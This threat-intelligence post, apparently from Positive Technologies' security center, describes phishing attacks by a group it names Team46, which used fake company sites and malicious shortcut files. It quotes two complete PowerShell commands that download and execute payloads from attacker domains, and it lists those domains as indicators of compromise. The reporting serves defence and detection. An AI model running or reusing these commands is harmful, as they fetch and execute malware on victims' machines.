
Team46 group attacks
More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…




Team46 Attacks 😎
Yesterday, September 4, researchers from Doctor Web released an interesting report about a failed attack on a Russian freight rail operator.
We would like to add our findings and additional information about other attacks to this report.
1️⃣ First attack
The original email contained two vectors — a malicious attachment and a link to a malicious archive rabotnik.today/resume/7952235986937661.rar. A distinctive feature of this attack is that all the domains used have stubs that create the appearance of legitimacy.

For example, the domain infosecteam.info supposedly belonged to a Russian company InfoSecTeam (see screenshot 1). This may create the impression that the file is not a real attack but a pentest. The site’s pages are clearly translated using machine translation.

The site template was taken from a template store (see screenshot 2). Interestingly, when trying to search for the company name on Google, the first two results were occupied by the attackers’ site, while the real company from the UK was only fourth (see screenshot 3). In the screenshot you can also see the domain cyber46.team with exactly the same content. It was after this domain that we named the group Team46.

The attack itself was clearly mass-scale: we discovered nearly 4,000 identical shortcuts (with different victim identifiers) in archives in open folders on infosecteam.info, uploaded there within three minutes (see screenshot 4).
2️⃣ Second attack
In April, TI experts from the PT ESC department also discovered similar malicious shortcuts named SCAN_4024_2024_04_02.pdf.lnk and SCAN_4251_2024_03_25.pdf.lnk, which downloaded another decoy document via the link srv480138.hstgr.cloud/uploads/scan_3824.pdf (see screenshot 5).
In this attack, the content of the domain srv480138.hstgr.cloud was a complete copy of the site elevation.store — a beauty store in the UAE. The stub had absolutely no relation to the decoy document, but this may indicate that the attackers could also have used this server for attacks in the UAE, though no confirmation was found.
🧐 If you look at the shortcut commands from the two attacks, which are used to load the next stages, you can see a certain similarity:
powershell
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -w Minimized -ep Bypass -nop -c "iwr 'http://infosecteam.info/Job%20application.pdf' -OutFile $env:LOCALAPPDATA\Temp\102fa066-cc9d-4a80-b3aa-12d5df196b42.pdf -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.';$env:LOCALAPPDATA\Temp\102fa066-cc9d-4a80-b3aa-12d5df196b42.pdf; iwr 'http://infosecteam.info/base.php' -OutFile $env:LOCALAPPDATA\Yandex\YandexBrowser\Application\Wldp.dll -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.';"
Code language: plaintext (plaintext)
powershell
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -w Minimized -ep Bypass -nop -c "iwr 'https://srv480138.hstgr.cloud/uploads/scan_3824.pdf' -OutFile $env:LOCALAPPDATA\Temp\399ha122-tt9d-6f14-s9li-lqw7di42c792.pdf -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36 Edg/120.0.0.';$env:LOCALAPPDATA\Temp\399ha122-tt9d-6f14-s9li-lqw7di42c792.pdf;iwr 'https://srv480138.hstgr.cloud/report.php?query=$env:COMPUTERNAME' -OutFile $env:LOCALAPPDATA\Temp\AdobeUpdater.exe -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.1 YaBrowser/23.11.0.0 Safari/537.36';$env:LOCALAPPDATA\Temp\AdobeUpdater.exe;"
Code language: plaintext (plaintext)
List of network IoCs:
rabotnik.today
infosecteam.info
cybers46.team
cybers4646.my.id
srv480138.hstgr.cloud
Code language: plaintext (plaintext)
#TI #hunt #ioc #apt
@ptescalator
More from ti_author
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…
- ⚡Fake news — THAT'S ALL
⚡Fake news — B U L L S H I T PT ESC specialists discovered an…
More in General
- Operation Chewbacca
At the end of June, the PT ESC team, during incident investigations, discovered a new group…
- Ding, ding — who's there?
Ding, ding — who's there? 🔔 The cyber intelligence group of Positive Technologies' expert security center…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) The author of a dozen trojans who forgot to…
- One less feathered thief — plus one hundred rating points!
One less feathered thief — plus one hundred rating points! 😵 The Threat Intelligence team at…
- DragonDoll: a matryoshka in the world of Android spies
DragonDoll: a matryoshka in the world of Android spies 🪆 At the beginning of this spring,…